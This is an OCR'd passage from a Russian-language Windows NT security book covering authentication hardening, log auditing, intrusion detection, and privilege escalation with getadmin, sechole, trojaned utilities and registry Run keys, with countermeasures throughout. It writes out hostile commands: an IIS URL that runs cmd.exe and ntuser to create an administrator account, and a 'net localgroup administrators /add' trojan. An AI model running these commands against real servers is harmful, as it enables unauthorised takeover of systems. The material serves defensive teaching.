
Значение 4 запрещает контроллеру домена (DC) принимать запросы аутентификации LanMan. Статья Q147706 в Microsoft Knowledge Base относит уровни 4 и 5 к области контроллеров доменов. Неизвестно, предотвращает ли это значение прием аутентификации LanMan от иных устройств (т.е. от рабочих станций, серверов доменов и автономных серверов).

Однако при этом окажется неудачной аутентификация в домене любого низкоуровневого клиента, поскольку контроллер домена будет принимать для аутентификации только хэшированную информацию NT ("низкоуровневые" — это Windows *9x,* Windows for Workgroups и устаревшие клиенты). Поскольку клиенты, отличные от NT, не могут реализовать хэширование NT, они будут тщетно посылать хэшированную информацию LanMan, причем по сети. В результате снимается защита от перехвата SMB. Или не нужно, чтобы клиенты Win *9x* регистрировались в домене? Такое исправление не приемлемо для большинства компаний, имеющих в составе сети разнообразных клиентов Windows.


Разрешение ПОДПИСИ SMB Для борьбы с "передачей хэша" в системах NT, обновленных до Service Pack 3 и выше, можно разрешить подпись SMB. Она требует криптографического подтверждения для каждого пакета SMB, посылаемого между соответствующим образом сконфигурированными клиентами и серверами NT. И снова это решение только для NT, клиенты Win *9x* не поддерживают подпись SMB. Введение подписи снижает производительность на 10-15%, как указано в статье Q161372 Microsoft Knowledge Base.

Аудит и регистрация

Даже если никто и никогда не доберется до системы с помощью угадывания паролей (например, после установки Passfilt), мудрым решением остается регистрация неудачных попыток входа в систему. Этот режим включается командой Policies | Audit Диспетчера пользователей. Самая простая конфигурация:



Регистрационный журнал защиты (Security Log), заполненный событиями 529 или 539 — Logon/Logoff failure (неудача входа/выхода из системы) или Account Locked Out (блокировка учетной записи), — это верный знак того, что система подвергается автоматизированной атаке. Регистрационный журнал в большинстве случаев может идентифицировать нападающую систему. На рис. 5.2 показано содержимое регистрационного журнала защиты после многочисленных неудачных попыток входа в систему, вызванных атакой NAT, причем можно просмотреть описание события (в данном случае — 539):



Event Viewer - Security Log on \\ACMEPDC1

Log View Options Help

Date	Time	Source	Category	Event	User	Computer
5/23/99	9:14:16 AM	Security	Logon/Logoff	539	SYSTEM	ACMEPDC1
5/23/99	9:14:13 AM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/23/99	9:14:06 AM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/23/99	9:13:57 AM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/23/99	9:13:13 AM	Security	Logon/Logoff	539	SYSTEM	ACMEPDC1
5/22/99	11:57:11 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:57:05 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:57:00 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:46 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:41 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:35 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:21 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:16 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:10 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:56 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:51 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:46 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:31 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:26 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:21 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:07 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:01 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:56 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:39 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:34 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:29 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:14 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1

Рис. 5.2. Регистрационный журнал защиты показывает неудачные попытки входа в систему, вызванные атакой NAT

Естественно, регистрация в журнале приносит мало пользы, если никто не анализирует его записи. Ручной просмотр журнала регистрации событий весьма утомителен. К счастью, средство Event Viewer (Просмотр событий) позволяет фильтровать события по дате, типу, источнику, категории, пользователю, компьютеру и идентификатору.

Для тех, кто ищет специальные средства манипуляции и анализа журнала регистрации, которые запускаются из командной строки и могут использоваться в сценариях, рекомендуем утилиту dumpel из NTRK, Ntlast от JD Glaser из NTObjectives (бесплатная и коммерческие версии Доступны на http://www.ntobjectives.com/) или dumpEvt от Somarsoft (бесплатная версия на http://www.somarsoft.com).

Dumpel работает с удаленными серверами (для чего требуются соответствующие права) и способна одновременно фильтровать до десяти идентификаторов событий. Например, применяя dumpel, можно извлечь неудачные попытки входа (идентификатор события 529) в локальную систему:

```
C:\> dumpel -e 529 -f seclog.txt -l security -m Security -t
```

DumpEvt выводит весь регистрационный журнал событий защиты в формате, подходящем для импорта в базу данных Access или SQL. Однако эта утилита не может фильтровать события.

NTLast представляет собой утилиту среды Win32 для командной строки. NTLast ищет в локальных и удаленных журналах регистрации попытки

интерактивного удаленного или неудачного доступа к системе. Она даже объединяет записи о входе/выходе для одного и того же пользователя. Коммерческая версия извлекает неудачные попытки ввода пароля на сервере IIS.

Оперативная охранная сигнализация: обнаружение вторжения Следующим (после анализа журнала регистрации) методом является оперативная охранная сигнализация. Несколько утилит "обнаружения вторжения" выполняются очень быстро, особенно в среде NT. Перечислим продукты обнаружения вторжения для NT:

BlackICE Pro	NetWork ICE Corp. http://www/netice.com/
Centrax	Cybersafe Corp. http://www.cybersafe.com/
CyberCop Server	Network Associates, Inc. http://www.nai.com/
Desktop Sentry	NTObjectives http://www.ntobjectives.com
Intact	Pedestal Software http://www.pedestalsoftware.com/
Intruder Alert (ITA)	AXENT Technologies, Inc. http://www.axent.com
Kane Security Monitor (KSM)	Security Dynamics Technologies, Inc. http://www.securitydynamics.com/
RealSecure	Internet Security Systems http://www.iss.net
SeNTry	Mission Critical http://www.missioncritical.com
SessionWall-3	Computer Associates/Platinum Technology http://www.platinum.com/
Tripwire for NT	Tripwire Security Systems, Inc. http://www.tripwiresecurity.com/

Это совершенно разные программы: от средств анализа регистрационных журналов и охранной сигнализации (KSM) до мониторов атак сетевого протокола (RealSecure) и систем обнаружения вторжения (Tripwire). Так что тщательно изучите назначение заинтересовавшего вас продукта и узнайте у разработчика характеристики программы.

Полное обсуждение обнаружения вторжения не входит в рамки настоящей книги. Ответственно относящиеся к проблемам защиты администраторы должны следить за развитием этой технологии — что может быть важнее для сети NT, чем своевременное предупреждение от охранной сигнализации? Подробную информацию об обнаружении вторжения, включая сравнение некоторых из лучших продуктов, можно найти по адресу http://www.infoworld.com /cgi-bin/displayTC.pl?/980504comp.htm.

Удаленные методы: отказ в обслуживании и переполнение буфера

Немного отвлечемся от основной темы и обсудим тот счастливый случай, когда в намеченных системах не найдено легко угадываемых паролей. У атакующих остается мало возможностей. Одна из них состоит в локализации некоторого внутреннего изъяна в архитектуре NT, который можно использовать дистанционно для получения доступа. Другая представляет собой последнее утешение для потерпевшего поражение атакующего — отказ в обслуживании (Denial of Service, DoS).

Удаленное переполнение буфера

Популярность:	*3*
Простота:	*2*
Результативность:	*10*
Степень риска:	*5*

Наличие многочисленных тайных дыр, которые позволяют получить статус администратора (Administrator) на удаленной машине, — устойчивый миф о NT. На самом деле до сего момента было выявлено мало таких дыр, и все они используют изъяны в прикладных программах, а не в самой системе NT. Можно спорить, чем это обусловлено — относительной молодостью NT или качественной разработкой системы корпорацией Microsoft. Тем не менее начинают появляться признаки того, что на горизонте возникают большие проблемы.

Наиболее мрачным из удаленных методов является *переполнение буфера*. Этот процесс подробно обсуждается в главе 13. Здесь же отметим лишь, что переполнение буфера происходит в тех случаях, когда программы не производят адекватной проверки длины входных данных. В этом случае любой непредвиденный ввод "переполняет" часть стека исполнения процессора. Дополнительный ввод, аккуратно сконструированный квалифицированным программистом, может быть использован для запуска указанного программистом кода. Обычно это какая-нибудь программа, передающая другому лицу привилегии администратора системы.

Теоретически казалось бы, что код Windows NT должен, на радость злобным хакерам, создавать множество таких условий. Однако если они и существуют, об этом не сообщалось широкой общественности. В таблице 5.2 перечислены некоторые из наиболее известных опубликованных случаев переполнения буфера в NT и в других продуктах корпорации Microsoft.

Похоже, что у пользователей NT есть определенные причины для беспокойства. По мере того, как информация, представленная в таблице 5.2, начинает распространяться все шире, в геометрической прогрессии растет вероятность появления серьезного удаленного переполнения буфера NT. Остается только надеяться, что корпорация Microsoft оперативно отреагирует на *эту* угрозу.

Таблица 5.2. ***Избранные публикации по применению переполнения буфера в Windows***

Метод	URL	Причиняемые повреждения
Netmeeting 2.X от Cult of the Dead Cow (cDc)	http://www.cultdeadcow.com/cDc_files/cDc-351	Доказательство самой концепции; загружает безвредную графику с web-сайта cDc
NT RAS от Mnemonix	http://www.infowar.co.uk/mnemonix/ntbufferoverruns.htm	Открывает строку ввода команд с системными (System) правами
winhlp32 от Mnemonix	http://www.infowar.co.uk/mnemonix/ntbufferoverruns.htm	Запускает командный файл с системными (System) правами
IISHACK от Eeye	http://www.eeye.com	Исполняет произвольный код на web-сервере IIS системы NT

Отказ в обслуживании

Популярность: 6
Простота: 7
Результативность: 5
Степень риска: 6

Атаки отказа в обслуживании (DoS, Denial of Service) стали чрезвычайно популярными в 1997-1998 гг. после выпуска множества уродливых пакетов, которые выводили из строя стеки TCP/IP на различных платформах. Некоторые атаки были специфичными для Windows. Мы не хотим тратить время на обсуждение этих изъянов, поскольку все они были исправлены, но одну из глав книги целиком посвятим обсуждению отказов в обслуживании (см. главу 11; обновление для Win 9*x*, защищающее от DoS, описано в главе 4). Достаточно сказать, что при отсутствии в сети оперативного обновления post-Service Pack 3 teardrop2 hotfix (ftp://ftp.microsoft.com/bussys/winnt/winnt- public/fixes/usa/NT40/hotfixes-postSP3/teardrop2-fix) или выше возникает риск полного краха сети. Два других обновления против атаки DoS — post-SP3 snork.fix (snkfix) и post-SP4 Named Pipes Over RPC fix (nrpc-fix). Они не нужны, если закрыт доступ к портам 135 — 139, однако мы считаем, что в любом случае имеет смысл залатать эти дыры (и конечно, SP5 исправляет все). В дополнение многие новые продукты защиты периметра сети, такие как teardrop, land и OOB, способны распознавать и блокировать распределенные атаки DoS.

Отказ в обслуживании не всегда помеха. Он может использоваться как средство принудительной перегрузки системы, если были установлены определенные ловушки, запускающиеся во время повторного старта системы. Как будет показано далее, закладка кода в различные стартовые уголки и щели NT представляет собой эффективный способ удаленной эксплуатации системы.

На этом лирическое отступление закончено. Вернемся к нашему последовательному восхождению к статусу администратора.

Эскалация привилегий

Допустим, что угадывание паролей на нужном сервере NT дало действующее имя пользователя и его пароль, причем эта учетная запись не эквивалентна по

привилегиям администратору. В мире NT это всего лишь один и очень скромный шаг вперед от точки, где взломщик не имеет ничего. Существуют утилиты для наращивания привилегий "захваченной" учетной записи, но их невозможно исполнять с типовой учетной записью пользователя, которому запрещена интерактивная регистрация. Однако если системный администратор сделает ряд неверных шагов, можно будет успешно использовать утилиты наращивания привилегий.

В данном разделе обсуждаются основные методы наращивания привилегий до уровня администратора. Попутно затрагиваются некоторые способы запуска соответствующих средств с локальной консоли или удаленных мест сети.

Hoovering (всасывание информации)

Популярность: 5
Простота: 9
Результативность: 8
Степень риска: 7

Если вторгающиеся находят учетную запись без привилегий администратора, их единственной реальной возможностью является поиск дополнительной информации, которая даст им больше прав, посредством повтора этапов получения перечня (см. главу 3). Просеивая максимально возможное количество системной информации, атакующие могут идентифицировать доступ к критически важным каталогам (srvinfo из NTRK можно использовать для перечня разделяемых ресурсов; %systemroot%\system32 и \repair являются ключевыми целями так же, как и каталоги с разрешением записи для серверов Web или FTP). Интересны пароли приложений в командных (.bat) файлах и файлах сценариев (примените утилиту Find для поиска характерных слов, например password), а также методы доступа к отдельным частям системного реестра (используйте утилиту regdmp из NTRK или команду Connect Network Registry в regedit). Мы назвали этот процесс "всасыванием информации" (hoovering), в честь широко известного производителя пылесосов.

Контрмеры: защита от всасывания Для обнаружения возможной утечки информации подключитесь к системе по учетной записи известного пользователя и посмотрите, что можно найти с помощью уже знакомых методов взлома.

Далее рассматриваются некоторые способы, которыми пользуются атакующие для добавления себя в группу Administrators (Администраторы).

getadmin

Популярность: 8
Простота: 7
Результативность: 10
Степень риска: 8

Getadmin, небольшая программа Константина Соболева, добавляет пользователя к локальной группе Administrators (Администраторы). Используя низкоуровневую утилиту ядра NT, getadmin устанавливает глобальный флаг, разрешающий доступ к любому исполняющемуся процессу, а затем применяет

"DLL-инъекцию" (DLL injection) для вставки чужеродного кода в процесс, который имеет право на добавление пользователей в группу Администраторы (этот процесс называется winlogon; он исполняется с правом учетной записи System). Дополнительную информацию о getadmin и скомпилированный код можно получить на http://www.ntsecurity.net/security/getadmin.htm.

Мощь getadmin ограничена, ведь она должна исполняться локально на намеченной системе. Поскольку большинство пользователей не могут по умолчанию регистрироваться локально на сервере NT, программа Соболева обычно полезна только дая недобросовестных членов различных встроенных групп операторов (Operators), например Account, Backup, Server и т.п., или учетной записи по умолчанию для сервера Интернета (IUSR_machine_name), причем хакер должен заранее иметь одно из этих прав. Если злоумышленники уже получили такой уровень прав на сервере, getadmin не слишком ухудшит ситуацию, поскольку они уже имеют доступ почти ко всему, что им нужно.

Getadmin запускается из командной строки (синтаксис: getadmin <имя_пользователя>). Пользователь, добавляемый к группе администраторов в текущем сеансе, должен выйти из системы, прежде чем привилегии начнут работать (членство в этой группе легко проверяется попыткой запуска утилиты windisk, которая может инициироваться только администраторами).

Контрмеры: защита ОТ getadmin Дыра getadmin закрывается обновлением post-SP3 hotfix (см. статью Q146965 Microsoft Knowledge Base, там же указано местоположение "заплатки"). "Продолжение" getadmin, crash4, по слухам, обходит это обновление в случае, если до getadmin была запущена другая программа. Независимое подтверждение такой возможности для текущей версии обновления против getadmin пока не поступало.

Удаленное применение getadmin слишком сложно, поскольку для выполнения на сервере почти любой операции требуются права администратора. Для их получения необходимо благоприятное расположение двух планет: атакующие должны иметь доступ к каталогу, в котором разрешена запись, и право на исполнение кода, помещенного в этот каталог (см. ниже).

sechole

Популярность: 8
Простота: 7
Результативность: 10
Степень риска: 8

По своим функциям sechole аналогична getadmin — она добавляет текущего пользователя в локальную группу администраторов. Обновленная версия утилиты, secholed, помещает пользователя в группу администраторов домена (Domain Admins). Однако эта версия работает иначе, чем getadmin. Как объявлено Prasad Dabak, Sandeep Phadke и Milind Borate, sechole модифицирует инструкции в памяти вызова API OpenProcess, так что вызов может успешно присоединяться к привилегированному процессу независимо от того, имеет ли он соответствующие права на это. После присоединения к привилегированному процессу вызов действует аналогично getadmin, запуская нужный код внутри процесса для добавления текущего пользователя в заданную группу

администраторов. Полный код программы и более подробное описание можно найти на web-сайте NT Security (http://www.ntsecurity.net/security/sechole.htm).

Как и getadmin, sechole должна исполняться локально на целевой системе. Однако если на этой системе работает сервер IIS (Microsoft Internet Information Server) и выполняется еще ряд условий, то sechole может быть запущена удаленно, в результате чего она добавит учетную запись пользователя Интернета (IUSR_имя_машины) в группу администраторов системы или домена. Ниже описывается, как можно сделать это, — спасибо Эрику Шультцу (Eric Schultze).

Удаленный запуск sechole

1. Первое и наиболее сложное условие, которое должно выполняться, это доступ атакующего к каталогу IIS с разрешением записи и исполнения. Internet Security Systems выпустила рекомендацию, где перечисляются каталоги, являющиеся потенциальными мишенями (http:/www.iss.net/xforce/alerts/advise6.html).
   - /W3SVC/1/ROOT/msadc
   - /W3SVC/l/ROOT/News
   - /W3SVC/1/ROOT/Mail
   - /W3SVC/1/ROOT/cgi-bin
   - /W3SVC/1/ROOT/SCRIPTS
   - /W3SVC/1/ROOT/IISADMPWD
   - /W3SVC/l/ROOT/_vti_bin
   - /W3SVC/1/ROOT/_vti_bin/_vti_adm
   - /W3SVC/1 /ROOT/_vti_bin/_vti_aut

   (Последние три каталога — vti_bin — устанавливаются с расширениями Front Page.)
2. Затем атакующий должен загрузить исполняемые компоненты sechole и соответствующие DLL, командный интерпретатор NT (cmd.exe) и команду ntuser для модификации пользователей, групп и политик (http://www.pedestalsoftware.com).
3. После загрузки всего этого нужно запустить sechole. Достаточно ввести подходящий URL-адрес в web-браузере, подключенном к намеченной машине. В примере, показанном на рис. 5.3, мы загрузили исполняемую sechole в каталог W3SVC/1/ROOT/SCRIPTS (т.е. в C:\inetpub\SCRIPTS), а затем запустили ее с помощью URL, показанного в окне браузера.

   Это приведет к добавлению учетной записи IUSR_имя_машины в группу администраторов (Administrators).
4. Если нужно обойти регистрацию по учетной записи IUSR (пароль которой может быть неизвестен), злобные хакеры добавят нового пользователя в систему с помощью запущенной из браузера утилиты ntuser. Для этого служит сложный URL-адрес (перенос строк выполнен для наглядности):

```
http://192.168.202.154/scripts/cmd.exe?/c%20c:\inetpub\scripts\
ntuser.exe%20-s%20corpl%20add%20mallory%20-password%20secret
```




Рис. 5.3. Удаленная атака sechole в действии

Элементы %20 — это пробелы для web-сервера, поэтому на атакуемой системе происходит запуск следующей команды (cmd /c посылает команду ntuser оболочке, которая завершит свою работу после исполнения команды):

```
cmd /c ntuser -S <имя сервера> add <имя пользователя> -password <пароль>
```

В нашем примере имя сервера — corpl, имя пользователя — mallory, пароль — secret. Используя аналогичный URL, атакующие могут получить доступ к ntuser для добавления пользователя mallory в группу администраторов. Синтаксис ntuser (LGROUP задает локальную группу):

```
cmd /c ntuser -s <имя сервера> LGROUP APPEND <имя группы>
<имена пользователей...>
```

Фактический URL для этого примера должен быть таким:

http://192.168.202.154/scripts/cmd.exe?/c%20c:\inetpub\scripts\ntuser.exe%20 -s%20corpl%20lgroup%20append%20Administrators%20mallory

Подняв учетную запись IUSR до уровня администратора и добавив затем нового пользователя с правами администратора, захватчик "овладеет" web-сервером.

Контрмеры: защита ОТ sechole В первую очередь используйте обновление под названием priv-fix (см. статью Q190288 Microsoft Knowledge Base). Применение следующей меры определяется актуальностью борьбы с sechole: не разрешайте доступ с правом записи в исполняемые каталоги сервера Интернета. Проще всего блокировать на сервере доступ к портам TCP и UDP с номерами 135 — 139, что эффективно закрывает совместное использование файлов. Если блокирован доступ SMB, убедитесь, что запрещен и доступ FTP с правом записи.

Другое простое решение состоит в контроле над правом исполнения (Execute) файловой системы web-сервера. Право исполнения устанавливается глобально на вкладке Home Directory диалогового окна Default Web Site Properties в Microsoft Management Console IIS (см. рис. 5.4).





Рис. 5.4. Вкладка Home Directory диалогового окна Default Web Site Properties

Эти же права могут быть установлены индивидуально для других каталогов с помощью стандартных свойств каталогов NT. Щелкните правой кнопкой мыши на значке каталога в Windows Explorer (Проводник) и выберите Properties (Свойства). На вкладке Web Sharing (см. рис. 5.5) нажмите кнопку Edit Properties (Изменение свойств). На экране появится диалоговое окно:



Ниже рассматриваются другие способы запуска getadmin, sechole и прочих средств эскалации привилегий.




Рис. 5.5. Конфигурация свойств Web Sharing папки SCRIPTS

"Троянские" приложения и исполняемые ключи системного реестра

Популярность: 7
Простота: 5
Результативность: 9
Степень риска: 7

ВНИМАНИЕ Многие из описываемых ниже методов можно найти в более подробном изложении на великолепном сайте Bugware:

http://oliver.efri.hr/~crv/ssecurity/bugs/NT/getadm[#].html

где [#] означает цифру из диапазона 2 — 7.

"Трояны" И эскалация привилегий "Троян" - это программа, которая якобы выполняет некоторую полезную функцию, а на самом деле скрытно делает нечто совсем другое, обычно вредное (см. главу 13). Весьма неприятны пакости от переименования базовых утилит NT. Например, взломщик может заменить regedit.exe в winnt\system32 командным файлом с именем regedit.cmd. Когда ничего не подозревающий администратор вызывает для своих нужд редактор системного реестра regedit, запускается командный файл, выполняющий, как правило, некоторый вариант следующей операции:

```
net localgroup administrators <имя_пользователя> /add
```

В результате пользователь добавил себя в группу администраторов.

Контрмеры: защита ОТ "троянцев" Обращайте внимание на подозрительные признаки — например, на кратковременное появление на экране командной оболочки перед неудачным запуском приложения.

Исполняемые параметры системного реестра другим возможным местом запуска командного файла являются специальные параметры системного реестра NT, способные запускать программы. В зависимости от того, какая учетная запись захвачена, атакующий может получить доступ к некоторым из этих ключей. Напомним, что удаленный доступ к системному реестру ограничен группой Administrators (Администраторы) и что очень немногие встроенные учетные записи NT могут регистрироваться с консоли. Поэтому риск подобной операции минимален, если только пользователь не является членом группы Server Operators (Операторы сервера). В таблице 5.3 перечислены некоторые ключи системного реестра и права по умолчанию на доступ к этим ключам, что даст вам представление о том, куда могут заглянуть захватчики, желая поместить вредные исполняемые программы.

Таблица 5.3. ***Ключи системного реестра NT, которые могут быть использованы для запуска атак эскалации привилегий***

Имя ключа	Доступ к ключу по умолчанию	Значение, способное запустить программу
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Все: Установка значения (Everyone: Set Value)	[любое]
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	Операторы сервера: Установка значения (Server Operators: Set Value)	[любое]
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx	Все: Установка значения (Everyone: Set Value)	[любое]
HKLM\Software\Microsoft\WindowsNT\CurrentVersion\AeDebug	Все: Установка значения (Everyone: Set Value)	Отладчик (Debugger)
HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\	Операторы сервера: Установка значения (Server Operators: Set Value)	Userinit

Контрмеры для защиты исполняемых ключей системного реестра
Доступ к этим ключам нужно ограничить (в regedt32) следующим образом:

- Создатель-владелец: Полный контроль (CREATOR OWNER: Full Control)
- Администраторы: Полный контроль (Administrators: Full Control)
- Система: Полный контроль (SYSTEM: Full Control)
- Все: Чтение (Everyone: Read)

Установка прав может нарушить работу некоторых приложений, так что проверьте их сначала на какой-либо запасной системе. Эти же параметры часто используются для исполнения приложений-лазеек при загрузке системы (см. ниже).

О возможности эскалации привилегий

К настоящему моменту стало очевидно, что произвести эскалацию привилегий чрезвычайно сложно, если атакуемая система хоть как-то сконфигурирована либо если пользовательская учетная запись, для которой наращиваются права,

не имеет слишком много прав в системе (например, член группы операторов сервера). Далее будем рассматривать наихудший для защиты вариант: злоумышленник получил в системе права доступа на уровне администратора.

Консолидация сил

"Ну и какой смысл продолжать чтение, если кто-то уже получил права администратора на моей машине?" — может спросить читатель. Если только у вас нет желания "смахнуть" ваш драгоценный сервер полностью и переустановить его с исходного дистрибутива, вам придется попытаться идентифицировать, что именно было захвачено. Возможно, атакующие с правами администратора пока не заняли особо важных позиций в общей архитектуре системы, но захотят установить дополнительные средства для расширения своего влияния. Задержать захватчиков на этом рубеже можно и нужно. В этом разделе обсуждаются некоторые важные средства и методы, которые используются в заключительной части игры, начатой злобными хакерами.

Взлом SAM

Популярность:	*10*
Простота:	*10*
Результативность:	*10*
Степень риска:	*10*

Получив права администратора, атакующие, скорее всего, проложат прямой путь к базе данных SAM (Security Account Manager — диспетчер защиты учетных записей) системы NT. SAM содержит имена и зашифрованные пароли всех пользователей локальной системы или домена, если машина является контроллером домена. Это аналог файла /etc/passwd в мире UNIX. Даже если SAM получена с отдельной системы NT, велики шансы, что ее взлом даст достаточно регистрационной информации для получения доступа к контроллеру домена. Таким образом, взлом SAM является одним из наиболее мощных средств для эскалации привилегий и эксплуатации доверия.

